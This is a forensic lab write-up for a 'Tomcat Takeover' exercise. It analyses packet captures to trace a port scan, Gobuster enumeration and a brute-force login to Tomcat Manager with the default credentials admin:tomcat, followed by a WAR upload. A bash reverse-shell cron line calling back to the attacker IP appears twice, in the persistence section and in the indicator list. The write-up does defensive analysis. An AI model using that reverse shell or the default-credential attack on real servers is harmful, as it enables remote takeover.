Tomcat Takeover Lab
Analyst: Ruslan
Date: 2026-01-30

Executive Summary

Network traffic analysis confirmed a successful intrusion into the organization's web server. An external threat actor originating from China initiated a multi-stage attack involving port scanning, directory enumeration, and brute-force authentication. The attacker successfully compromised the Apache Tomcat administrative panel due to weak credentials, uploaded a malicious payload, and established persistence via a scheduled task (cron job).

Threat Intelligence & Source Attribution

The attack originated from a single source IP address. Geolocation data identifies the source as follows:

1. Source IP: 14.0.0.120
2. Location: Guangzhou, Guangdong, China
3. ISP: ChinaNet Guangdong
4. Activity Detected: Port scanning, Brute-force, Malicious File Upload

Technical Analysis & Attack Timeline

The forensic analysis of the PCAP files reconstructs the attack chain in the following chronological order:

Phase 1: Reconnaissance and Scanning

The attacker initiated active scanning against the server. Network logs indicate significant traffic volume across multiple ports, aiming to identify running services. The analysis highlights Port 8080 as the primary vector, which hosts the Apache Tomcat web server.

Phase 2: Enumeration

Following the discovery of open ports, the attacker utilized Gobuster, a directory brute-forcing tool, to identify hidden paths and administrative interfaces. This activity successfully exposed critical directories, specifically the Tomcat Manager App located at /manager.

Phase 3: Initial Access (Authentication)

Traffic analysis captured repeated login attempts against the /manager/html endpoint. The attacker performed a brute-force attack on the HTTP Basic Authentication mechanism.

1. Method: HTTP GET
2. Decoded Credentials: The Authorization header (Basic YWRtaW46dG9tY2F0) was decoded to reveal the credentials admin:tomcat.
3. Root Cause: Use of default/weak credentials on an internet-facing administrative panel.

Phase 4: Exploitation (Remote Code Execution)

Upon gaining administrative access, the attacker utilized the "WAR file to deploy" functionality within the Tomcat Manager.

1. Action: POST request to /manager/html/upload
2. Payload Name: JXQOZY.war
3. Nature of Payload: A malicious web application archive designed to deploy a reverse shell.

Phase 5: Persistence

To maintain access to the compromised server, the attacker modified the system crontab. A scheduled task was injected to execute a reverse shell connection back to the attacker's infrastructure.

1. Command: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
2. Behavior: Forces the victim server to initiate a TCP connection to the attacker's IP (14.0.0.120) on port 443, providing an interactive shell.

Indicators of Compromise (IOCs)

Network Indicators:

1. Attacker IP: 14.0.0.120
2. Callback Port: 443 (TCP)
3. Targeted Port: 8080 (HTTP/Tomcat)

File System Indicators:

1. Malicious File: JXQOZY.war
2. Cron Entry: * * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Credentials Compromised:

1. Username: admin
2. Password: tomcat


Recommendations and Mitigation

To remediate the current incident and prevent recurrence, the following actions are recommended:


1. Immediate Containment: Isolate the compromised host from the network.
2. Credential Reset: Immediately change all administrative passwords. Ensure strong, complex passwords are enforced and default credentials (e.g., admin:tomcat) are disabled.
3. Artifact Removal: Remove JXQOZY.war and any deployed directories associated with it. Audit the crontab for the root user and remove the malicious reverse shell entry.
4. Network Hardening: Restrict access to Port 8080 via firewall rules. The Tomcat Manager interface should not be exposed to the public internet; access should be limited to internal IP addresses or via VPN only.
5. Service Configuration: Rename or disable the Tomcat Manager application if it is not strictly required for daily operations.

1. Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?

Network traffic analysis indicated an active scanning attempt by the attacker. Requests across several ports suggested an attempt to probe the server for vulnerabilities. The source IP address responsible for initiating these requests was identified as 14.0.0.120, which was involved in significant traffic across multiple ports.



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
10.0.0.105	138	25 k	57	14 k	81	11 k	—	—	—	—
10.0.0.106	1	160	1	160	0	0	—	—	—	—
10.0.0.112	20,930	1,920 k	10,385	1,236 k	10,545	684 k	—	—	—	—
10.0.0.115	1,460	403 k	851	84 k	609	318 k	—	—	—	—
10.0.0.255	2	545	0	0	2	545	—	—	—	—
14.0.0.120	19,607	1,542 k	9,776	611 k	9,831	931 k	—	—	—	—
224.0.0.251	2	247	0	0	2	247	—	—	—	—




Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
14.0.0.120	51985	10.0.0.112	8888	2	120	1	60	1	60	346.032222	0.0001	—	
14.0.0.120	51985	10.0.0.112	143	2	120	1	60	1	60	346.032225	0.0001	—	
14.0.0.120	51985	10.0.0.112	23	2	120	1	60	1	60	346.032226	0.0002	—	
14.0.0.120	51985	10.0.0.112	445	2	120	1	60	1	60	346.032325	0.0001	—	
14.0.0.120	51985	10.0.0.112	111	2	120	1	60	1	60	346.032329	0.0001	—	
14.0.0.120	51985	10.0.0.112	587	2	120	1	60	1	60	346.032446	0.0000	—	
14.0.0.120	51985	10.0.0.112	135	2	120	1	60	1	60	346.032448	0.0001	—	
14.0.0.120	51985	10.0.0.112	1723	2	120	1	60	1	60	346.032450	0.0001	—	
14.0.0.120	51985	10.0.0.112	554	2	120	1	60	1	60	346.032552	0.0000	—	
14.0.0.120	51985	10.0.0.112	3389	2	120	1	60	1	60	346.032555	0.0001	—	
14.0.0.120	51985	10.0.0.112	1025	2	120	1	60	1	60	346.032557	0.0001	—	
14.0.0.120	51985	10.0.0.112	1720	2	120	1	60	1	60	346.032670	0.0000	—	
14.0.0.120	51985	10.0.0.112	995	2	120	1	60	1	60	346.032674	0.0000	—	
14.0.0.120	51985	10.0.0.112	8080	3	180	2	120	1	60	346.032676	0.0003	—	
14.0.0.120	51985	10.0.0.112	53	2	120	1	60	1	60	346.032773	0.0001	—	
14.0.0.120	51985	10.0.0.112	110	2	120	1	60	1	60	346.032775	0.0001	—	
14.0.0.120	51985	10.0.0.112	993	2	120	1	60	1	60	346.032775	0.0002	—	
14.0.0.120	51985	10.0.0.112	80	2	120	1	60	1	60	346.032872	0.0001	—	

Answer: 14.0.0.120

2. Based on the identified IP address associated with the attacker, can you identify the country from which the attacker's activities originated?

Through further investigation, the source IP 14.0.0.120 was traced to China, indicating that the attack originated from this location.



IP Details For: 14.0.0.120


Decimal:	234881144
Hostname:	14.0.0.120
ISP:	ChinaNet Guangdong Province Network
Services:	None detected
Country:	China
State/Region:	Guangdong
City:	Guangzhou
Latitude:	23.1274 (23° 7′ 38.50″ N)
Longitude:	113.2646 (113° 15′ 52.46″ E)

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from IP2Location.

Answer: China


3. From the PCAP file, multiple open ports were detected as a result of the attacker's active scan. Which of these ports provides access to the web server admin panel?

ip.addr == 14.0.0.120 && http.request.method == "GET"



```
ip.addr == 14.0.0.120 && http.request.method == "GET"
No.   Time                       Source      Destination  Protocol Length Host               Info
19951 2023-09-10 18:19:19.488476 14.0.0.120  10.0.0.112   HTTP     405    10.0.0.112:8080    GET / HTTP/1.1
19969 2023-09-10 18:19:19.564053 14.0.0.120  10.0.0.112   HTTP     352    10.0.0.112:8080    GET /tomcat.css HTTP/1.1
19976 2023-09-10 18:19:19.566320 14.0.0.120  10.0.0.112   HTTP     359    10.0.0.112:8080    GET /tomcat.png HTTP/1.1
19985 2023-09-10 18:19:19.585294 14.0.0.120  10.0.0.112   HTTP     369    10.0.0.112:8080    GET /bg-nav.png HTTP/1.1
19986 2023-09-10 18:19:19.585581 14.0.0.120  10.0.0.112   HTTP     376    10.0.0.112:8080    GET /asf-logo-wide.svg HTTP/1.1
19995 2023-09-10 18:19:19.586785 14.0.0.120  10.0.0.112   HTTP     371    10.0.0.112:8080    GET /bg-upper.png HTTP/1.1
19998 2023-09-10 18:19:19.586891 14.0.0.120  10.0.0.112   HTTP     372    10.0.0.112:8080    GET /bg-button.png HTTP/1.1
```


The attacker’s scanning activities revealed several open ports. Among them, port 8080 was critical, as it is the default port used by the Tomcat Manager App and Host Manager, which are used for managing the server. If these pages are not properly secured, they may provide an avenue for attackers to exploit the server. The detection of traffic on this port suggested the presence of such vulnerabilities.




```
                </div>
                <div id="actions">
                    <div class="button">
                        <a class="container shadow" href="/manager/status"><span>Server Status</
span></a>
                    </div>
                    <div class="button">
                        <a class="container shadow" href="/manager/html"><span>Manager App</span></
a>
                    </div>
                    <div class="button">
                        <a class="container shadow" href="/host-manager/html"><span>Host Manager</
span></a>
                    </div>
```

Answer: 8080

4. Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?



```
19998 2023-09-10 18:19:19.586891 14.0.0.120     10.0.0.112     HTTP     372 10.0.0.112:8080     GET /bg-button.png HTTP/1.1
20002 2023-09-10 18:19:19.587082 14.0.0.120     10.0.0.112     HTTP     372 10.0.0.112:8080     GET /bg-middle.png HTTP/1.1
20052 2023-09-10 18:19:19.605522 14.0.0.120     10.0.0.112     HTTP     360 10.0.0.112:8080     GET /favicon.ico HTTP/1.1
20089 2023-09-10 18:19:33.396142 14.0.0.120     10.0.0.112     HTTP     156 10.0.0.112:8080     GET / HTTP/1.1
20106 2023-09-10 18:19:33.401808 14.0.0.120     10.0.0.112     HTTP     192 10.0.0.112:8080     GET /0a2cd816-3c71-4411-b1a1-0287040f02d1 HTTP/1.1
20108 2023-09-10 18:19:33.404161 14.0.0.120     10.0.0.112     HTTP     185 10.0.0.112:8080     GET /examples/servlet/SnoopServlet HTTP/1.1
20125 2023-09-10 18:19:33.405262 14.0.0.120     10.0.0.112     HTTP     182 10.0.0.112:8080     GET /examples/jsp/snp/snoop.jsp HTTP/1.1
```




```
▸ Transmission Control Protocol, Src Port: 37644, Dst Port: 8080, Seq: 91, Ack: 11373,
▾ Hypertext Transfer Protocol
  ▸ GET /0a2cd816-3c71-4411-b1a1-0287040f02d1 HTTP/1.1\r\n
    Host: 10.0.0.112:8080\r\n
    User-Agent: gobuster/3.6\r\n
    Accept-Encoding: gzip\r\n
    \r\n
    [Full request URI: http://10.0.0.112:8080/0a2cd816-3c71-4411-b1a1-0287040f02d1]
    [HTTP request 2/16]
    [Prev request in frame: 20089]
    [Response in frame: 20107]
    [Next request in frame: 20108]
```

Following the discovery of open ports, the attacker attempted to enumerate directories and files on the server. Gobuster, a directory brute-forcing tool, was identified as being instrumental in this enumeration process. This tool is commonly used to discover hidden paths and files that may be exploited.

Answer: gobuster

5. Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?




```
                        </div>
                        </div>
                        <div id="actions">
                            <div class="button">
                                <a class="container shadow" href="/manager/status"><span>Server Status</
span></a>
                            </div>
                            <div class="button">
                                <a class="container shadow" href="/manager/html"><span>Manager App</span></
a>
                            </div>
                            <div class="button">
                                <a class="container shadow" href="/host-manager/html"><span>Host Manager</
span></a>
                            </div>
```

Answer: /manager

6. After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?


Using NetworkMiner



10.0.0.115 [CYBERDEFENDERS-VIRTUAL-MACHINE]	10.0.0.105 [SMB-CYBERDEFENDERS]	NTLMSSP	WORKGROUP\root	NTLM Challenge: 75855E8CE0889153 - LAN Man...	Unknown	2023-09-10 18:13:06 UTC+
10.0.0.115 [CYBERDEFENDERS-VIRTUAL-MACHINE]	10.0.0.105 [SMB-CYBERDEFENDERS]	NTLMSSP	WORKGROUP\root	$NETNTLMv2$WORKGROUP$75855E8CE088915...	Unknown	2023-09-10 18:13:06 UTC+
10.0.0.115 [CYBERDEFENDERS-VIRTUAL-MACHINE]	10.0.0.112	HTTP Cookie	JSESSIONID=7B57B54EC73B348700930B22D44...	N/A	Unknown	2023-09-10 18:16:26 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP Cookie	JSESSIONID=FAADBA35EC8B7CC120BA7BEB20...	N/A	Unknown	2023-09-10 18:19:33 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP Cookie	JSESSIONID=DAF322ED28580D6A526B4EF1973B...	N/A	Unknown	2023-09-10 18:19:33 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP	admin	admin	Unknown	2023-09-10 18:20:05 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP	tomcat	tomcat	Unknown	2023-09-10 18:20:07 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP	admin		Unknown	2023-09-10 18:20:09 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP	admin	s3cr3t	Unknown	2023-09-10 18:20:16 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP	tomcat	s3cr3t	Unknown	2023-09-10 18:20:21 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP	admin	tomcat	Unknown	2023-09-10 18:20:24 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP Cookie	JSESSIONID=0DE586F27B2F48D0CA045F731E0E...	N/A	Unknown	2023-09-10 18:20:24 UTC+
14.0.0.120	10.0.0.112 [10.0.0.112]	HTTP Cookie	JSESSIONID=0DE586F27B2F48D0CA045F731E0E...	N/A	Unknown	2023-09-10 18:20:24 UTC+
14.0.0.120	10.0.0.112 [Tomcat Host Manager Application] ...	HTTP Cookie	JSESSIONID=AC3CF46F608CD09D04A2FF7BE43A...	N/A	Unknown	2023-09-10 18:22:14 UTC+

admin в запросах как имя пользователя: В первой строке видно, что аутентификация была выполнена для пользователя admin.
Также в строках запросов содержится tomcat и s3cr3t в контексте сессий. Эти данные могут указывать на правильную комбинацию имени пользователя и пароля.


Либо POST запрос анализировать
http.authbasic



http.authbasic


No.	Time	Source	Destination	Protocol	Length	Host	Info
20533	2023-09-10 18:20:05.732911	14.0.0.120	10.0.0.112	HTTP	456	10.0.0.112:8080	GET /manager/html HTTP/1.1
20537	2023-09-10 18:20:07.884333	14.0.0.120	10.0.0.112	HTTP	460	10.0.0.112:8080	GET /manager/html HTTP/1.1
20541	2023-09-10 18:20:09.664242	14.0.0.120	10.0.0.112	HTTP	448	10.0.0.112:8080	GET /manager/html HTTP/1.1
20545	2023-09-10 18:20:16.440021	14.0.0.120	10.0.0.112	HTTP	456	10.0.0.112:8080	GET /manager/html HTTP/1.1
20549	2023-09-10 18:20:21.097401	14.0.0.120	10.0.0.112	HTTP	460	10.0.0.112:8080	GET /manager/html HTTP/1.1
20553	2023-09-10 18:20:24.030141	14.0.0.120	10.0.0.112	HTTP	456	10.0.0.112:8080	GET /manager/html HTTP/1.1
20571	2023-09-10 18:20:24.104212	14.0.0.120	10.0.0.112	HTTP	478	10.0.0.112:8080	GET /manager/images/tomcat.gif HTTP/1.1
20579	2023-09-10 18:20:24.108540	14.0.0.120	10.0.0.112	HTTP	480	10.0.0.112:8080	GET /manager/images/asf-logo.svg HTTP/1.1
20616	2023-09-10 18:22:14.310812	14.0.0.120	10.0.0.112	HTTP	712	10.0.0.112:8080	POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF

последний пакет 20553 нужно анализировать



```
Upgrade-Insecure-Requests: 1\r\n
Authorization: Basic YWRtaW46dG9tY2F0\r\n
\r\n
[Full request URI: http://10.0.0.112:8080/manager/html]
[HTTP request 14/16]
[Prev request in frame: 20549]
[Response in frame: 20568]
[Next request in frame: 20571]
```

Using decoder:




```
ruslan@pop-os:~$ echo "YWRtaW46dG9tY2F0" | base64 -d
admin:tomcatruslan@pop-os:~$ 
```

Once the attacker identified open management interfaces, they attempted to brute-force the login credentials for the admin panel. The correct combination was successfully identified as admin:tomcat, based on analysis of network traffic. This indicates weak password practices that were exploited by the attacker.

Answer: admin:tomcat

